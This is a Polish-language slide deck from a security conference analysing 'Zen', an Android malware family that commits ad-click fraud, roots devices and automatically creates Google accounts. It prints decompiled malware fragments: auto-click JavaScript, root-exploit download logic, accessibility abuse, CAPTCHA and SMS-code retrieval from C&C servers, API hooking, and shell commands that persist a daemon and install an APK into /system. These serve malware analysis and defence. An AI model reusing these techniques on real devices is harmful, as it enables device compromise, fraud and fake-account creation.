


Zen

złożony system złośliwych aplikacji
na platformę Android

Łukasz Siewierski (@maldr0id)

SECURE Early Bird 2020




O czym porozmawiamy?

Wszystkie złośliwe aplikacje pochodzą od tego samego autora lub grupy

- Przepakowane aplikacje z prywatnym SDK z reklamami
- Automatyczne klikanie reklam
- Rootowanie telefonu
- Zen i automatycznie tworzenie kont Google
- Zaciemnianie kodu i modyfikacja systemu

Reklamy serwowane bezpośrednio z C&C

Przepakowywanie aplikacji i własne serwery reklamowe




Jak wyglądają aplikacje?

Dwa typy aplikacji:

- Aplikacje, które udają prawdziwe i popularne aplikacje, ale nimi nie są
- Prawdziwe aplikacje z dodanym kodem wyświetlającym inne reklamy

Prawdziwa gra



Reklamy


Własne rozwiązania serwujące reklamy nie muszą być złośliwe, ale pozwalają ukryć źródła reklam.

Automatyczne klikanie

Czym są automatyczne kliknięcia?

Przeważnie są implementowane na trzy różne sposoby:

- Tylko w Javascript
- Tylko w Android API
- Android API, które jest uruchamiane przez Javascript Interface



Łączenie Javascript z Android API, żeby... kliknąć


Odpowiedź serwera C&C zawiera dosyć dużą listę:

- Fragmenty kodu, które aplikacja dopasowuje do kodu HTML
- Javascript do wykonania, gdy kod zostanie dopasowany

```
{
  "data": [{
    "id": "107",
    "url": "<ad_url>",
    "click_type": "2",
    "keywords_js": [{
      "keyword": "<a class=\"show_hide btnnext\">",
      "js": "javascript:window.document.getElementsByClassName(\"show_hide btnnext\")[0].click();",
      {
        "keyword": "value=\"Subscribe\" id=\"sub-click\"",
        "js": "javascript:window.document.getElementById(\"sub-click\").click();"
      }
    ]
  }
}
```

Dosyć duża lista

Długość listy wskazuje na to, że autor złośliwego oprogramowania niezbyt przejmuje się dokładnością czy też zwięzłością



287,192 bajtów / znaków

android

**Aplikacje wykonujące automatyczne kliknięcia są
klasyfikowane jako złośliwe przez Play Protect**

Rootowanie i tworzenie kont

Step 1: pobierz i wykonaj exploit

```
public com.lrt.bean.BaseTaskResultBean run() {
    com.lrt.bean.SolutionMetaData[] solutions = com.lrt.merry.solutions.SolutionGraber.findSolutions(this.context,
com.lrt.merry.util.RootDeviceUtil.generateDeviceInfo(this.context), "http://pmir.[redacted].com/");
    if ((solutions != null) && (solutions.length > 0)) {
        for (int i = 0; i < solutions.length; i++) {
            Maybe([ARRAY, OBJECT]) solution_name = solutions[index];
            com.lrt.bean.Solution solution = new com.lrt.bean.Solution();
            solution.setCrack_type("3");
            String file_name = com.lrt.task.KrootTask.getFileName(solution_name.getName());
            solution.setName(file_name);
            StringBuilder upload_url = new StringBuilder();
            v8_1.append("http://package.[redacted].com/Uploads/RootPackage/").append(file_name).append(".zip");
            solution.setUpload_url(upload_url.toString());
            solution.setMd5(com.lrt.util.MD5Map.get(file_name));
        }
    }
    return new com.lrt.task.KrRootTask2(this.context, this.rtTaskBean).run();
}
```

Step 2: włóż ułatwienia dostępu (dla siebie)

```
public static boolean insertAccessibility(String newAccess) {
    android.content.Context context = com.lmt.register.util.FlowerUtils.getSystemContext();
    String accessibility_services = android.provider.Settings$Secure.getString(context.getContentResolver(),
                                                                                "enabled_accessibility_services");


    if ((android.text.TextUtils.isEmpty(accessibility_services)) || (!accessibility_services.contains(newAccess))) {
        if (!android.text.TextUtils.isEmpty(accessibility_services)) {
            new_value = new StringBuilder().append(newAccess).append(":").append(accessibility_services).toString();
        } else {
            new_value = newAccess;
        }
    }
    result = android.provider.Settings$Secure.putString(context.getContentResolver(),
                                                         "enabled_accessibility_services", new_value);

    if (result != null) {
        result = android.provider.Settings$Secure.putInt(context.getContentResolver(), "accessibility_enabled", 1);
    }
}

return result;
```

Ułatwienia dostępu

Aplikacja ma już dostęp do użytkownika root (gdyż wykonała exploit na urządzeniu), ale włącza sobie ułatwienia dostępu, żeby mieć wygodny dostęp do...



Tworzenie kont

Używając ułatwień dostępu Zen jest w stanie “przeklikać” proces utworzenia nowego konta

Jedyny zaciemniony łańcuch znaków to “How you’ll sign in”.

The image shows three sequential screenshots of the Google account creation process, each with a blue header and a grey footer containing a 'NEXT >' button.

- Enter the code:** A screen with a blue header. The main text says "We sent a verification code to [redacted]". Below it is a text input field with the placeholder "G- Enter code" and a "Try again" link in blue.
- Basic information:** A screen with a blue header. The main text says "Enter your birthday and gender". It features three dropdown menus for "Month", "Day", and "Year", and a "Gender" dropdown menu.
- How you'll sign in:** A screen with a blue header. The main text says "You'll use this username to sign in to your Google Account". It features a text input field for "Username" with the placeholder "@gmail.com" and a note below it: "Only use A-Z, a-z, and 0-9".

```
if (!title.containsKey("Enter the code")) {
    if (!title.containsKey("Basic information")) {
        if (!title.containsKey(new
String(android.util.Base64.decode("SG93IH1vdeKAmWxsIHNpZ24gaW4=" .getBytes(), 0))))
        {
            if (!title.containsKey("Create password")) {
                if (!title.containsKey("Add phone number")) {
```



Numery telefonów są dostarczane przez C&C

```
private boolean requestPhoneVerify() {
    com.cn.util.CnLogUtil.printLogInfo("request phone verify code.");
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
        new java.net.URL("http://[redacted].com/Api/userSingleGetMessage"), 0);
    com.cn.util.net.Connection$Parameter parameters = new com.cn.util.net.Connection$Parameter(connection);
    parameters.add("token", this.mVerify.token);
    parameters.add("itemId", "133");
    parameters.add("phone", this.mVerify.phoneNumber);
    connection.addParams(parameters);
    String response = connection.requestString();
    if ((response != null) && (response.startsWith("MSG&"))) {
        String code = response.substring((response.indexOf("G-") + 2), response.indexOf(" is your Google"));
        Integer.parseInt(code);
        this.mVerify.verfiyCode = code;
        return result;
    }
}
```

Znalezienie niezawodnego exploita na nowe urządzenia z systemem Android jest bardzo trudne

Wstrzykiwanie kodu

Wstrzykiwanie kodu



Wyciągnie obrazka CAPTCHA


```
public void run() {
    com.cn.util.CnLogUtil.printLogInfo("verify code Injected.");
    java.util.ArrayList viewRoots = getViewRoots();
    java.util.ArrayList captchaImages = new java.util.ArrayList();
    for (int i = 0; i < view_roots.size(); i++) {
        com.inject.Inject.access$200(((android.view.View)viewRoots.get(i)), captcha_images, "captcha_image_view");
    }
    String code = new ninja.lmt.verifycode.VerifyCodeGetter().
        setImage(((android.widget.ImageView)captchaImages.get(0))).getVerify();
    if (android.text.TextUtils.isEmpty(code)) {
        return;
    } else {
        com.cn.util.CnLogUtil.printLogInfo("return real verifycode");
        setVerifyCode(code);
        return;
    }
}
```

Rozwiązywanie CAPTCHA

```
private String requestVerify(byte[] bitmapBytes) {
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
        new java.net.URL("http://[redacted].com/decode_v.php?noencrypt=1"), 0);
    org.json.JSONObject request = new org.json.JSONObject();
    request.put("image", android.util.Base64.encodeToString(bitmapBytes, 0));
    connection.setPostDataBytes(request.toString().getBytes());
    org.json.JSONObject response = connection.requestJson();
    if (response.getBoolean("status")) {
        String code = response.getString("code");
        String code_id = response.getString("codeId");
        result = new StringBuilder().append(code).append("_").append(code_id).toString();
        return result;
    }
}
```

Hookowanie API...

```
public static void rebootHook() {
    try {
        com.cn.util.CnLogUtil.printLogInfo("rebootHook");
        Class power_manager_class = Class.forName("com.android.server.power.PowerManagerService");
        Object[] object = new Object[4];
        object[0] = Boolean.TYPE;
        object[1] = String.class;
        object[2] = Boolean.TYPE;
        object[3] = new com.lmt.register.util.HookUtils$12();
        com.taobao.android.dexposed.DexposedBridge.findAndHookMethod(power_manager_class, "reboot", object);
    } catch (Throwable v0_0) {
        v0_0.printStackTrace();
    }
    return;
}
```



```
protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param)
{
    if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
        com.cn.util.CnLogUtil.printLogInfo("rebootHook -- : ");
        param.setResult(0);
    }
    return;}
}
```

... i jeszcze trochę hookowania API

```
protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param) {
    if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
        android.view.KeyEvent v0_1 = ((android.view.KeyEvent)param.args[0]);
        if ((v0_1.getKeyCode() < 7) || ←————— SOFT_RIGHT, SOFT_LEFT, HOME, BACK, CALL, ENDCALL
            ((v0_1.getKeyCode() == KEYCODE_POWER) ||
             ((v0_1.getKeyCode() == KEYCODE_MENU) ||
              ((v0_1.getKeyCode() == KEYCODE_SEARCH) ||
               ((v0_1.getKeyCode() == KEYCODE_APP_SWITCH) ||
                ((v0_1.getKeyCode() == KEYCODE_VOLUME_DOWN) ||
                 ((v0_1.getKeyCode() == KEYCODE_VOLUME_UP) ||
                  (v0_1.getKeyCode() == KEYCODE_VOLUME_MUTE)))))))))) {
            com.cn.util.CnLogUtil.printLogInfo("interceptKeyBeforeDispatchingPhoneWindowHook: ");
            param.setResult(Integer.valueOf(0));
        }
    }
    return;
}
```


**Wstrzykiwanie kodu pozwala złośliwemu
oprogramowaniu na wiele, ale urządzenie musi być
zrootowane i SELinux musi być wyłączony**

Zaciemnienie kodu: DES



assets/x/66703971

```
private static void decode2Files(android.content.res.AssetManager assetManager) {
    StringBuilder path = new StringBuilder();
    path.append("/data/data/");
    path.append(com.freeplay.base.AssetsHelper.PACKAGE_NAME);
    path.append("/files/x");
    java.io.File result_file = new java.io.File(path.toString());
    com.freeplay.base.AssetsHelper.copyFilesFassets(assetManager, "x", result_file.getPath());
    java.io.File from_file = new java.io.File(result_file, result_file.list()[0]);
    java.io.File tmp_file = new java.io.File(result_file, "temp.zip");
    com.freeplay.base.AssetsHelper.decryptFile(from_file.getPath(),
                                              tmp_file.getPath(), from_file.getName());
    com.freeplay.base.AssetsHelper.unzipFile(tmp_file, result_file);
    tmp_file.delete();
}

public static void decryptFile(String sourceFileName, String destinationFileName, String key) { ... }
```

Modyfikacje systemu

Dodawanie poleceń do install-recovery.sh

```
StringBuilder command = new StringBuilder();  
command.append("echo '/data/local/tmp/lt/zlt 0 --daemon &' >> ");  
command.append(installSh.getAbsolutePath());  
params[1] = command.toString();  
com.lrt.util.ShellUtils.execCommand(params, 1);
```



install-recovery.sh

install-recovery.sh jest uruchamiany podczas startu systemu przez init.d

Instalowanie aplikacji na partycji /system

```
public static void install2Sys(java.io.File downloadApkFile) {
    if (downloadApkFile != null) {
        if (new java.io.File("/system/priv-app").exists()) {
            String[] commands = new String[4];
            commands[0] = "mount -o remount,rw /system";
            commands[1] = new StringBuilder().append("cp ").append(downloadApkFile.getAbsolutePath())
                .append(" /system/priv-app/")
                .append(downloadApkFile.getName()).toString();
            commands[2] = new StringBuilder().append("chmod 644 /system/priv-app/")
                .append(downloadApkFile.getName()).toString();
            commands[3] = new StringBuilder().append("pm install -r ").append(downloadApkFile.getAbsolutePath()).toString();
            com.lrt.util.ShellUtils.execCommand(commands, 1);
        }
    }
}
```

Modyfikacja kodu systemu

```
private void statistics() {
    final SharedPreferences sp = PreferenceManager.getDefaultSharedPreferences(this);


    if (System.currentTimeMillis() - sp.getLong("lastTime", 0) < 86400000) {
        Log.i("lm", "time has not yet");
    } else if (getPackageManager().checkPermission(permission.INTERNET, getPackageName()) != 0) {
        Log.i("lm", "no permission");
        sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
    } else {
        final JSONObject params = new JSONObject();
        params.put("android", Secure.getString(getContentResolver(), "android_id"));
        params.put("fingerprint", Build.FINGERPRINT);
        params.put(Directory.PACKAGE_NAME, getPackageName());
        new Thread(new Runnable() {
            public void run() {
                if (Application.this.post("http://back.[redacted].info/api/checkProcess", params.toString()) != null) {
                    Log.i("lm", "finish");
                    sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
                }
            }
        }).start();
    }
}
```

Kod dodany do klasy Activity

android

Wstrzykiwanie kodu do system_server


The code injection happens through a ptrace call
so it will have a tracer process id



```
command[0] = new StringBuilder()  
    .append("cat /proc/")  
    .append(com.lmt.register.util.Utils.getPidByPs("system_server"))  
    .append("/status | grep TracerPid").toString();  
  
this.appLog(new StringBuilder()  
    .append("systemServerStatus[")  
    .append(com.lrt.util.ShellUtils.execCommand(command, 1).successMsg)  
    .append("]").toString());
```

Podsumowanie modyfikacji systemu

- Instalacja na partycji /system
- Dodawanie poleceń do install-recovery.sh
- Zamiana framework.jar
- Wstrzykiwanie kodu do procesu system_server



Historia aplikacji

Historia złośliwych aplikacji

04
2013

Pierwsza aplikacja

Pierwsza aplikacja ładowała dodatkowy kod z serwera, więc trudno jest ustalić co dokładnie robiła oprócz wyświetlania reklam.

11
2016

Rootowanie urządzenia

Pierwsze próby eksploatowania urządzenia. Dużo mniej zaawansowane niż to co opisywałem dzisiaj.

05
2017

Automatyczne kliknięcia

Pierwsza aplikacja, która automatycznie klika w linki reklamowe.

04
2018

DES

Aplikacja eksploatująca urządzenie zaczyna być szyfrowana

**Autor aplikacji musiał zmienić strategię infekcji:
z rootowania na automatyczne kliknięcia**

Podsumowanie

Większość z opisanych technik nie działa na nowych urządzeniach...

- Verified Boot dba o to, żeby partycja /system nie została zmieniona
- Rootowanie telefonu jest bardzo drogie (o ile jest w ogóle możliwe)
- Wstrzykiwanie kodu za pomocą gotowych rozwiązań jest zepsute od Android Nougat
- /proc nie jest już tak łatwo dostępny
- Nasze wykrywanie automatycznych kliknięć jest coraz lepsze
- Również coraz lepiej wykrywamy rootowanie telefonu za pomocą złośliwego oprogramowania

Podsumowanie

- Autorzy złośliwego oprogramowania wykorzystują różne metody zdobywania pieniędzy
- Pokonanie jednego złośliwego oprogramowania nie oznacza, że autor nie zmieni metody ataków
- Autorzy złośliwego oprogramowania starają się zmaksymalizować zyski i zminimalizować swoją widoczność
- Przypisanie złośliwego oprogramowania do autorów wymaga użycia innych narzędzi i innych umiejętności

Dziękuję!



Twitter: @maldr0id